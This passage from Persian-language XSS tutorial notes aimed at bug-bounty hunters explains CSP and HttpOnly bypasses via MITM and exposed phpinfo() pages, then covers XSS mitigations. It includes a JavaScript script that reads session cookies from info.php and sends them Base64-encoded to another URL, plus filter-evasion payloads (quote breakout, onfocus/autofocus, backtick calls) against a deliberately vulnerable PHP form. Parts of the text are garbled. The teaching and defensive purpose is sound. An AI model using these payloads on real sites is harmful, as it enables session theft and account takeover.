• Dynamic Script Generation: CSP به صورت پیش فرض اجازه کدهایی که با eval() و new Function() ایجاد میشوند رو نمیده. مهاجمین ممکن هست که بیان و با Obfuscate کردن کدهاشون این مکانیزم CSP رو دور بزنن و کدهای مخرب خودشون رو توی صفحه تزریق کنند.

• DOM-Based XSS: ممکن هست که همیشه نتونه در مقابل DOM-Based XSS مقاومت کنه و زمانی که نام اسکریپت از طرف Client توی صفحه رندر میشه قوانین CSP دور زده بشه. مهاجمین ممکن هست که اجرای اسکریپت ها رو از سمت کلاینت انجام بدن و به صورت مستقیم و بدون دخالت سرور اقدام به تغییر DOM کنند.

• Header Injection: در صورتی که یک مهاجم بتونه Header خاص خودش رو توی صفحه تزریق کنه میتوانه قوانین CSP موجود رو به نفع خودش تغییر بد و در نهایت میتونم بگم که Header Injection یکی از راههای دور زدن CSP و منجر شدن به XSS هست.

• 4. HttpOnly Flag Bypass: میدونیم که HttpOnly اصلا بوجود اومده که اجازه دسترسی به کوکی ها در سمت کلاینت صادر نشه و Client-Side Scripting Language هر Javascript و هر دسترسی بهشون رو نداشته باشه ولی به یک شرطی که من تو ذهن دارم امکان دسترسی مهاجم به کوکی ها پیدا میشه و میخوام اون رو توضیح بدم.

Man In The Middle Attack (MITM) : فرض کنید که یک شبکه داریم و توی این شبکه یک وب اپلیکیشن وجود دارد و کاربران شبکه میتوان بهش دسترسی داشته باشند. در این شبکه وب اپلیکیشن مد نظر ما بر اساس **HTTP** کار میکنه و نه **HTTPS** و به همین خاطر درخواست ها و پاسخ هایی که ما بین وب سرور و کلاینت ها جابجا میشه رمزنگاری نشده اند و قابل خوندن هستند. یک مهاجم در صورتی که در شبکه نفوذ کنه میتوانه از طریق حملاتی مثل **ARP Poisoning** اقدام به حمله **MTIM** کنه و ترافیک ما بین کاربر و وب سرور رو بتونه به سمت خودش سوق بد. وقتی چنین میشه، پاسخ هایی که سرور میده توسط مهاجم کپر خواهد شد و در این پاسخ ها، قطعا **Cookie** ها هم وجود داره و مهم نیست که کوکی ها **HttpOnly** هستند یا خیر! مهاجم میتوانه از این طریق قاعده **HttpOnly** بودن کوکی ها رو دور بزنه و بهشون دسترسی پیدا کنه. من این حمله رو خودم پیدا شدیم و اینجا جواب میده.

(۲) **phpinfo()** : داشتن سرچ میکردم که بینم ایا راهی دیگه هست که بشه راحت تر کوکی های **HttpOnly** رو خوند یا نه؟ دیدم که یه مقاله به ادرس زیر درمورد یه موضوعی حرف زده:

<https://aleksikistauri.medium.com/bypassing-httponly-with-phpinfo-file-4e5a8b17129b>

ممکن هست که شما یک وب اپلیکیشن رو هدف قرار بدهید و بتونیم یک **XSS** مشتبه رو توش پیدا کنید و بخوايد **Session Hijacking** انجام بده ولی بینید که کوکی مربوط به **Session** به صورت **HttpOnly** هست و امکان دسترسی بهش رو ندارید: (ممکن هست که نا امید بشید و بگید گور باباش، همینو گزارش میکنم و بانتی رو میگیرم و تلوم و لی نه. در صورتی که بتونید یک ادرسی رو توی وب اپلیکیشن پیدا کنید که **(phpinfo()** رو صدا کرده باشه احتمالا بتونید کوکی ها فارغ از **HttpOnly** بودن یا نبودنشون بخونید. در صورتی که **(phpinfo()** رو پیدا کنید و همین مورد رو به تهایی گزارش بده احتمالش خیلی کمه که قبول بشه و بانتی خوبی بهتون بدن چون در حد یک **Information Disclosure** محسوب می شه ولی اگه با یک **XSS** ترکیش کنید میتوانید **Account Takeover** رو گزارش کنید که بانتی خیلی خوبی داره قطعا. فرض کنید که یک وب اپلیکیشن داریم با ادرس **bank.local** که کوکی به نام **PHPSESSID** داره که حساب کاربری کاربر رو نشون میده :

Name	Value	Domain	Path	Expires / Max...	Size	HttpOnly	Sec...	SameSite	Partitio...	Priority
PHPSESSID	dp49nucej69401...	bank.lo...	/	Session	35	✓		Lax		Medium

اما این کوکی **HttpOnly** هست و اگه یه **XSS** مشتبه هم روی این وب اپلیکیشن پیدا بشه امکان خونده شدن کوکی وجود نداره و **Account Takeover** منتظریه.

ولی ما در حینی که داریم وب اپلیکیشن رو **Reconnaissance** میکنیم به یک ادرسی به شکل **bank.local/info.php** میخوریم که صفحه **(phpinfo()** وب اپلیکیشن هست و تمام اطلاعات مربوط بهش رو توی خودش داره و میگیم ایول یه **Information Disclosure** حسابی پیدا کردیم ولی در اخر میدونیم که چیزی نسیمون نمیشه. میریم تو صفحه میبنیم که عه، عه، اغا کوکیا رو داره نشون میده، حتی اونایی که **HttpOnly** بودن !!

HTTP Request Headers	
Host	bank.local
Connection	keep-alive
Upgrade-Insecure-Requests	1
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.9
Cookie	PHPSESSID=smk6ja5k7248m36thcok5rgv
HTTP Response Headers	
X-Powered-By	PHP/8.4

پیش خودت میگی هزاران بار لعنت بر شیطان و یه لبخند مليح میزنی چون که یه ایده او مده تو ذهنست. حالا کافیه که از طرف اون **XSS** پیدا شده یک درخواست به این صفحه بزنی از طریق **XMLHttpRequest** و محتوای این صفحه رو بگیری و قسمت مربوط به کوکی رو بخونی و برای خودت ارسال کنی: (جالب شد نه؟ درخواستی که می فرستی هم چون **Same-Origin** هست مشکلی نداره و ارسال میشه پس نیازی هم نیست که درگیر **CORS** بشی) **CORS** رو در اینده خواهیم فهمید). تصویر زیر یک اکسپلولیت خوب از همین روندی هست که گفتیم:

```

var req = new XMLHttpRequest();
req.onload = realistener;
var url = 'http://www.victim.com/info.php';
req.withCredentials = true; // send cookie header
req.open('GET', url, false);
req.send();

function reqListener() {
var req2 = new XMLHttpRequest();
const sess = this.responseText.substring(this.responseText.indexOf('HTTP_COOKIE') + 1 );
req2.open('GET', 'http://www.victim.com/?data=' + btoa(sess), false);
req2.send()
};

~
```

یک درخواست میزنه به صفحه info.php میکنه یعنی اینکه کوکی ها رو هم بفرست . توی onload این درخواست محتوا را Parse میکنه و قسمت HTTP_COOKIE رو پیدا میکنه و در نهایت اون قسمت رو در یک درخواست دیگه برای خودش ارسال میکنه . دقت کنید که از طریق تابع() btoa تبدیل به Base64 میکنه و میفرسته

دوستان دقت کنید که فقط و فقط هم info.php نیست که میتوانید ازش کوکی ها رو استخراج کنید و هرجایی از صفحه که بتوانید توش محتوایی رو ببینید و بخوايد میتوانید اون رو استخراج کنید و خیلی از اوقات مهاجمین میان و از همین روش برای استخراج CSRF Token استفاده میکنند .

خب فعلا همین موارد رو به یاد داشته باشید و تکرار کنید تا زمانی که بفهمید چطوریاست . اما اگه بخواه یه خلاصه ای بگم اینه که به نظرم مهمترین روش همون XSS Filter Evasion هست که شما دستتون برای نوشتن پیلود های مختلف خیلی بازه و امیدوار هم باشید که وب اپلیکیشن تارگت CSP رو نداشته باشه و یا اگه هم داره اون رو درست و حسابی پیکربندی نکرده باشه و همچنین توسعه دهنده اینقدر گاو باشه که کوکی های مهم رو HttpOnly نکرده باشه و اگرم که کرده سعی کنید صفحه ای رو پیدا کنید، مثل() phpinfo() که بهتون کوکی ها رو نشون بده . در غیر این صورت به() alert() بزنید و گزارشش رو بنویسید و تا میتوانید توضیح بید که چرا این حفره امنیتی زندگی صاحب وب اپلیکیشن رو به خطر انداخته و اگه شما پیدا نکرده بودید طرف دار فانی رو وداع میگفته و حالا که شما پیدا کردید یه بانتی خوب میخواهد . بگید که خیلی خوب شد که ادم بدی این حفره امنیتی رو پیدا نکرده و شما پیدا کردید و درصورتی که ادم های ناباب اون رو پیدا میکردن شرکت صاحب وب اپلیکیشن و رشکسته میشده ولی در نهایت بگم که دروغ نگید بهشون :((((

بریم یه مثال بزنیم از یه سری روش هایی که ممکن هست لازم بشه ازشون استفاده کنیم . فرض بگیرید یک صفحه وب به شکل زیر داریم :

```

xss.php
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4      <meta charset="UTF-8">
5      <meta name="viewport" content="width=device-width, initial-scale=1.0">
6      <title>XSS me</title>
7  </head>
8  <body>
9      Here is my vulnerable form (value parameter):
10
11     <form>
12         <?php
13             $value = $_GET['value'];
14             $value = str_replace("<", "", $value);
15             $value = str_replace(">", "", $value);
16         ?>
17         <input type="text" value="<?php echo $value; ?>">
18     </form>
19  </body>
20  </html>
```

میبینید که یک مقدار رو از پارامتری به نام value در URL میگیره و کاراکتر های < > رو از توش حذف میکنه و در نهایت مقدار رو توی خصیصه value یک تگ input قرار میده . نتیجه به شکل زیر هست :

Here is my vulnerable form (value parameter):

میخوایم سعی کنیم و ببینیم ایا میشه اسکریپت جاواسکریپت رو بهش تزریق کرد یا خیر؟ اولین پیلودمون به شکل زیر هست:

```
<script>alert()</script>
```

میدونیم که جواب نخواهیم گرفت!! چرا، چون کاراکتر های <, >, از تو ش پاک میشه و اسکریپت ما خراب میشه و در نهایت اجرا نخواهد شد

Here is my vulnerable form (value parameter):

عه، میبینید اصلا به عنوان مقدار او مده اینجا و توی خصیصه input value تگ قرار گرفته. اولین کار اینه که سعی کنیم ورودیم را از خصیصه input value تگ خارج کنیم. چطوری؟ بهش میگن !!! میتوانیم یک "به ابتدای پیلودمون اضافه کنیم و اینطوری خارج میشه، به تهش هم یکی اضافه میکنیم تا تعداد" های تگمون زوج باشه و خطانده:

```
"<script>alert()</script>"
```

Here is my vulnerable form (value parameter):

ولی خب ما وسط تگ input هستیم، چرا باید ببایم و از یه تگ استفاده کنیم که وسط یه تگ دیگه قرار گرفته؟ اینطوری به مشکل نمیخوریم؟ فارغ از اینکه <, > هم حذف شده و اصلا تگ script کاملا خراب شده؟ پس باید چیکار کنیم؟ وقتی پیلود ما وسط یه تگ دیگه قرار میگیره دو راه داریم؛ Escape کنیم و تگ رو بیندم و سپس تگ پیلودمون رو اضافه کنیم:


```
"><script>alert()</script>"
```

دوم اینکه ببایم و از یک Event Handler توی تگ موجود در صفحه استفاده کنیم و اسکریپتمون رو توی اون Event Handler قرار بدیم؛ این یعنی چی؟ توی تگ های خصیصه هایی وجود داره که توسط مرورگر رندر میشن، مثل خصیصه onerror یک کد جاواسکریپت رو

میگیره و زمانی که رندر شدن تگ به مشکل خورد اجرا میشه، یا خصیصه onclick که جاواسکریپتی رو میگیره و زمانی که رو تگ کلیک شد اجرا میشه (): میتونیم از اینها استفاده کنیم و کد جاواسکریپتی خودمون رو تزریق کنیم . من از onclick استفاده میکنم و سعی میکنم پیلودم رو تو ش فرار بدم و زمانی که روی تگ کلیک شد، پیلود من اجرا بشه :

" onclick="alert()" >


و حالا میام و روی تگ **input** توی صفحه کلیک میکنم :



میبینید که `(() alert` اجرا شد . جالب بود نه ؟ بدون اینکه بخوایم از `>` استفاده کنیم و از طریق یک **Event Handler** این کار رو کردیم . ولی این پیلود نیازمند **User Interaction** هست برای اجرا شدن و همین موضوع **CVSS** یا شدت اسیب پذیری ما رو کاهش میده و در نهایت باگ بونتی کمتری بهمون میرسه . اگه بتونیم یک پیلودی رو بدیم که نیازمند تعامل با کاربر نباشه و اجرا بشه خیلی بهتر نیست ؟ چطوری ؟ یک **Event Handler** داریم به نام `onfocus` که زمانی که روی یک تگ **Focus** میشه اجرا میشه و همینو واسه تگ `input` هم داریم و همچنین یک خصیصه داریم به نام `autofocus` که زمانی که یک تگ این رو داشته باشه، مرورگر به صورت پیش فرض روی اون **Focus** میکنه و اسکریپت توی `onfocus` تگ، اجرا میشه :)) یعنی اگه بیایم پیلودمون رو توی `onfocus` قرار بدیم و همچنین خصیصه `autofocus` رو برای تگ هدفمون اضافه کنیم، زمانی که کاربر صفحه رو باز میکنه پیلود ما به صورت پیش فرض اجرا میشه . جالب شد، حالا پیلودمون چی میشه ؟

```
value=" onfocus="alert()" autofocus "
```

و وقتی این پیلود رو قرار میدیم، (**alert** اجرا میشه):



حالا بباید و فرض رو براین بگیریم که برنامه نویس اومد و فهمید و جلوی کاراکتر های (alert()) را هم گرفت. یعنی اگه توی پیلود ما وجود داشته باشه تبدیل میشه به alert و پرانتز ها حذف میشن.

```


xss.php
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4      <meta charset="UTF-8">
5      <meta name="viewport" content="width=device-width, initial-scale=1.0">
6      <title>XSS me</title>
7  </head>
8  <body>
9      Here is my vulnerable form (value parameter):
10
11     <form>
12         <?php
13             $value = $_GET['value'];
14             $value = str_replace("<", "", $value);
15             $value = str_replace(">", "", $value);
16             $value = str_replace(")", "", $value);
17             $value = str_replace("(", "", $value);
18         ?>
19         <input type="text" value="<?php echo $value; ?>">
20     </form>
21 </body>
22 </html>

```

چطوری باید این رو بایپس کنیم؟ ایا راهی هست؟ باید بگم که اره راهی هست. همیشه راهی هست و اینکه شما اگه بلد نیستید به معنی عدم وجود راه نیست. چه راهی؟ توی جاواسکریپت میتونیم به جای (،) از (بکتیک) استفاده کنیم. پیلودمون به شکل زیر میشه:

" onfocus="alert`Hello`" autofocus "

و همچنین اجرا میشه:



اما چطوری XSS را رفع کنیم (Mitigation)؟ موانع اکسپلولیت XSS را یک به یک برآتون توضیح دادم و طریقه رفع حفره امنیتی XSS استفاده و پیاده سازی همین موانع هست. باز هم جهت تکرار مکرات و یاد اوری تک به تکشون رو نام میبرم و توضیح میدم. برایم که داشته باشیم.

1. **Input Validation:** یکی از ابتدایی ترین ولی موثر ترین روش ها همین هست که ورودی های کاربران رو بسته به نوع داده ای که تمایل به دریافت دارید Validate کنید تا از وارد شدن عبارات غیر مجاز و مخرب جلوگیری کنید. بذارید یه مثال بزنم، فرض کنید که میخواید از کاربر توسط یک input شماره تلفن در یافت کنید و این شماره تلفن متعلق به ایران است. ویژگی های شماره تلفن ایران چیا هست؟ طولش ۱۱ کاراکتر است، با ۰۹ شروع میشود و فقط از اعداد شکل میگیرد. این ویژگی های یک شماره تلفن هست و شما زمانی که یک ورودی رو از کاربر گرفتید باید این موارد رو تو شناسی کنید. ورودی شماره تلفن نباید شامل حروف باشد.

در فرمورک های جدید امروزی مثل لاراول، جنگو و ... مکانیزم Validation توسط توابعی پیاده سازی میشود و در اختیار توسعه دهنده قرار میگیرد و پیشنهاد بر این است که از همین توابع اماده استفاده شود و به دلایل امنیتی سعی نکنید که خودتون توابعی رو بنویسید.

2. **Input Sanitization:** قدم بعد از Input Validation همین Input Sanitization هست و ورودی کاربر باید ضد عفونی شود. یعنی اینکه کاراکتر های مخرب و غیر مجازی که ممکن هست توسط مرورگر یا مفسر زبان برنامه نویسی تفسیر و رندر شود را شناسایی کرده و خاصیت رندر و تفسیر شدنشون رو با جایگزین کردنشون با معادلشون از بین ببریم. مثلا کاراکتر های <, >, /, ... , &, ' , " , >, < را میتوانید از طریق تبدیل کردنشون به HTML Entity add_slashes رو میتوانید برای مهار و رفع حفره امنیتی SQLi استفاده کنید که کارش Sanitize کردن ورودی هایی است که کاراکتر های مخرب و غیر مجاز دارند. در PHP دوتابع اصلی برای این کار وجود داره که هدف اصلیشون هم رفع XSS هست. . کاراکتر های ... , ' , " , >, < رو شناسایی کرده و معادل htmlentities(), htmlspecialchars() اونها رو به جاشون استفاده میکنند. باید ازشون استفاده کنید.

3. **Content Security Policy (CSP):** به نظرم مهمترین مکانیزم دفاعی در مقابل حفره امنیتی XSS همین CSP هست. در صورتی که توسعه دهنده بلد باشه به درستی پیاده سازی و پیکربندی کنه میتونه از اجرای هر سورس جاواسکریپتی غیر مجاز جلوگیری کنه و تقریبا وب اپلیکیشن رو در مقابل XSS حفظ نماید. بینید تاکیدم روی درست پیکربندی و پیاده سازیست و باید یاد گرفت این موارد رو و گرنه ممکن هست که وب اپلیکیشن به مشکل بخوره. فکر کنم حتی نیاز باشه درمورد CSP به صورت جاگونه یک جزوه بنویسم، اینقدر که این بنده خدا جدابه لامصب.

4. **HttpOnly Cookies:** میدونیم که یکی از مهم ترین Impact های XSS دزدیدن کوکی یا Session Hijacking هست که در نهایت منجر به Account Takeover میشه. یک برنامه نویس و توسعه دهنده وب خوب میدونه که کوکی های مربوط به ID Session کاربران از جمله کوکی های مهم و حساس هستند و باید فلگ Client-Side Script و دسترسی Session Hijacking را به همین کوکی ها رو فعال کرد تا نه تنها جلوی HTTP رو هم جهت جلوگیری از حملاتی مثل MITM نداد. در مورد اینکه چطوری این فلگها رو فعل کنید صحبت کردیم.

5. **Server-Side Hardening:** همون کارهایی که توی Input Sanitization/Validation گفتیم رو روی هم میشه Back-End Hardening نامید. یعنی در سمت Server-Side Hardening وب اپلیکیشن، سخت گیری ها و مکانیزم های امنیتی درست و کاملی رو پیاده سازی کنیم تا در هر صورتی، اجازه اجرای پیلود های مهاجین رو ندیم.

6. **HTTP Header XSS-Protection:** درمورد این هدر صحبت کردیم و گفتیم که متناسبه این هدر منقضی شده و CSP او مده جا ش رو کامل پر کرده ولی برخی از مرورگر ها هنوز هم ازش استفاده میکنند و مکانیزم امنیتی خودشون رو با توجه به مقدار این هدر بر روی وب اپلیکیشن پیاده سازی مینمایند. این هدر در حقیقت صحبت وب سرور با مرورگر هست که وب سرور به مرورگر میگه من خودم در سمت خودم با XSS مقابله میکنم و از تو هم میخواهم که تو سمت خودت تا حد ممکن اجازه اجرا و ارسال شدن پیلود ها رو ندی. مرورگر هم طبق مکانیزم دفاعی خود برخی از محدودیت ها رو اعمال میکنه.

7. **WAF and XSS Filters:** در نهایت هم WAF، یکی از مهمترین مکانیزم های امنیتی در مقابل XSS هست و بایستی نه به تنها بلکه در کنار مکانیزم های دیگه ازش استفاده کرد. WAF ها مدرن و امروزی قدرت تشخیص بهتر پیلود ها رو به خاطر ماشین لرنینگ دارند و میتوانن حملات پیچیده تری رو نسبت به گذشته تشخیص بند و لی در نهایت باز هم میگم که WAF بر اساس مجموعه ای از پیلود ها و پترن ها کار میکنه و ترافیک شبکه رو شنود، پیلود های خطروناک رو شناسایی و درخواست ارسالی حاوی پیلود خطروناک رو بلاک میکنه.

حفره امنیتی **XSS Reflected** چیه؟ حفره امنیتی **Non-persistent XSS** را هم میگن و همونطور که از اسمش پیداست زمانی رخ میده که یک اسکریپت مخرب از وب اپلیکیشن روی مرورگر کلاینت منعکس شود. این اسکریپت مخرب از طریق یک لینک به کلاینت نادان داده میشه و کلاینت باز کردن اون لینک موجب میشه که یک درخواست به سمت وب اپلیکیشن ارسال بشه و در پاسخ، اسکریپت تزریق شده روی مرورگر کاربر اجرا شود.

ممکن هست یه جاهایی بشنوید که هر **Input** که ورودی کاربر رو در پاسخ **Reflect** میکنه و اگه ورودی شامل اسکریپت باشه و اسکریپت مخرب اجرا شود **XSS Reflected** محسوب میشه. شاید از لحاظ معنی درست باشه ولی هر **input** نمیتونه **Impact** خوبی رو بده. شما فرض بگیرید که یک تگ **input** توی یک سند **HTML** وجود داره و اسکریپتی که تزریق میشه بهش در پاسخ بر روی صفحه **HTML** و مرورگر ما رندر میشود. این **input** توی یک فرم که طریق یک مت **POST** این کار رو انجام میده وجود داره و درخواست ارسالی از طریق یک **HTTP POST Request** ارسال میشه. ایا چنین چیزی رو میتوانیم یک **Reflected XSS** موثر بنامیم؟ به نظر من شبهه برانگیز هست! چرا؟ چونکه برای اکسپلولیت کردنش باید کاربر رو مجاب کنیم که پیلود مخرب ما رو توی اون **input** قرار بده و درخواست **POST** رو بفرسته و در پاسخ، اسکریپت ما بر روی صفحه کلاینت رندر شود و ما به مرورگر اون دسترسی بیدا کنیم. میبینید که تعامل با کاربر بسیار زیاد میشه و همین تعامل زیاد با کاربر **CVSS** یا شدت اسیب پذیری رو کاهش میده. حالا فرض کنید که وب اپلیکیشن یک ورودی رو از کاربر میگیره و ورودی رو از طریق یک مت **GET** به سمت وب سرور میفرسته و در پاسخ ورودی رو روی صفحه **Reflect** میکنه و اگه ورودی شامل یک اسکریپت جاواسکریپتی باشه در پاسخ توسط مرورگر رندر میشه. یک مت **GET** هست که درخواست رو میفرسته، پس ورودی ما از طریق **URL** در یک پارامتر به سمت وب سرور ارسال میشه. حالا اگه بیایم و پارامتر داخل **URL** رو مقدار دهی کنیم و پیلود مخرب جاواسکریپتیمون رو بھش بدیم، هر وقت این **URL** توسط یک کاربر باز شود به صورت خودکار پارامتر مقدار اون به سمت وب سرور میره و وب سرور در پاسخ اسکریپت مخرب رو به مرورگر میده و مرورگر هم اون رو رندر میکنه. تعامل کاربر توی کدوم مورد کمتر بود؟ قطعاً مورد دوم. پس میتوانیم بگیم که حفره امنیتی **Reflected XSS** زمانی حفره امنیتی خوبی تلقی میشه که توی یک پارامتر از **URL** باشه و کلاینت رو با یک **URL** الوده کنه. در این مورد یه چت یکساعته با **ChatGPT** داشتم(:)) و طی صحبت هایی که کردیم فهمیدیم که **Reflected XSS** زمانی کاربر خودش رو داره که ورودی کاربر توی **URL** باشه و نه توی **input** هایی که با **URL** ارسال نمیشه. در این مورد بیشتر صحبت خواهیم کرد. در اخر بخش **Reflected XSS** کاملاً توضیح میدم که منظورم چیه.

علت بوجود امدن **Reflected XSS** چیه؟ به طور کلی میتوانیم بگیم که علت بوجود امدن **XSS** رندر ورودی حاوی اسکریپت کاربر بر روی صفحه مرورگر هست. اما توی **Reflected XSS** به طور خاص این علت به چه شکلی هست؟ به طور خاص در این حفره امنیتی، علت این هست که ورودی کاربر که بر روی صفحه **Reflect** میشه، **Validate** و **Sanitize** نمیشه و توسط مرورگر کاربر بر روی به عنوان بخشی از سند **HTML** پاسخ داده شده رندر میشود. اگه بخواه دلایل رو به صورت تقسیم بندی شده بگم به لیست زیر اشاره میکنم:

۱. **No Validation**: میدونیم که هر داده ای که از طرف کاربر به سمت وب سرور دارای شرایطی خواهد بود. مثلاً متن یک کامنت

نمیتوانه شامل بیشتر از مقدار خاصی کاراکتر باشه یا یک ایمیل باید ساختار یک ایمیل رو داشته باشه و یا شماره تلفن ایران نباید بیشتر از ۱۱ کاراکتر عددی باشه و باید با ۰۹ شروع شود. در صورتی که **Validation** بر روی دادههای کاربران انجام نشود این اجازه به اونها داده میشه که هر داده ای که دوست دارند رو در هر نوع ورودی وارد کنند و این داده در پایگاه داده وب اپلیکیشن ذخیره خواهد شد. این داده اونها میتوانه شامل اسکریپت های مخرب **JavaScript**، **HTML** و ... باشه و در هنگامی که روی صفحه مرورگر نشان داده میشوند توسط مرورگر رندر شوند و همین رندر شدن اونها موجب اسیب پذیری هایی مثل **XSS**, **HTML Injection**, ... خواهد شد.

۲. **No Sanitization**: علاوه بر **Validation** که عمل **Validator** را طبق قوانینی که برآش تعیین میکنید بر روی ورودی ها انجام میده و همچنین جنگو هم طبق روندی به شما اجازه این کار روی میده.

معنی ضد عفونی کردن هست و در یک ورودی به از بین بردن خطرات ناشی از کاراکتر های خاصی مثل ... , !, ", /, >, <, گفته میشود. چطوری باید خطراتشون رو از بین برد؟ میتوانیم اونها رو **Escape** کنیم و یا به معادل **HTML Entity** تبدیلشون کنیم.

توابعی وجود داره مثل **htmlentities()**, **htmlspecialchars()**, **Dajngo** به صورت پیش فرض توسط درایور های پایگاه داده این کار انجام میشه تا از ذخیره شدن ورودی های خطرناک در پایگاه داده جلوگیری شود. ایا اگه ورودی توی پایگاه داده ذخیره نشه هم توی جنگو **Sanitize** میشه؟ خیر به صورت پیش فرض چنین چیزی رخ نمیده ولی از طریق **Template Engine** مورد استفاده در جنگو که فک کنم **Jinja2** هست این اتفاق می افته.

لاراول هم به عنوان یکی از مهمترین فیمورک های وب **PHP** توابعی در اختیار کاربر قرار میده مثل **strip_tags()** که عمل حذف تگ های **HTML** از ورودی ها رو انجام میده یا مثل **Template Engine Blade** میگن هم به صورت پیش فرض کاراکتر های خطرناک و تگ ها رو از ورودی ها حذف میکنه.

۳. **No Content Security Policy**: به نظر من **CSP** یکی از مهم ترین مکانیزم های دفاعی هست که میشه در مقابل **XSS** ازش استفاده کرد و در صورتی که به درستی پیکربندی شود میتواند عده حملات **XSS** رو خنثی کنه. با محدود کردن منابع اجرایی اسکریپت ها میتوانیم از اجرا شدن اسکریپت های تزریق شده به وب اپلیکیشن جلوگیری کنیم. **CSP** به خوبی این عمل طبق قوانینی

که برآش پیکربندی و پیاده سازی میکنیم انجام میده . با پیاده سازی این مکانیزم امنیتی تو مرورگر میتوانیم جلوی اجرا شدن اسکریپت هایی که توی ورودی های کاربر در صفحه هست و در پاسخ Reflect میشه رو بگیریم .

4. No WAF and Filter : علت اینکه Reflected XSS کار میکنه اینه که ورودی کاربر به وب سرور میرسه و وب سرور اون رو توی پاسخ قرار میده و به سمت خود کاربر ارسال میکنه . حال اگه ما بتونیم مکانیزمی رو طراحی کنیم که وب این دو نقطه قرار بگیره و در صورتی که ورودی شامل پیلود مخرب بود تشخیص بده و به اون اجازه رسیدن به وب سرور نده چی ؟ اینطوری میتوانیم جلوی اجرا شدن پیلود های مخرب JavaScript رو بگیریم . این کار کاری هست که WAF انجام میده .

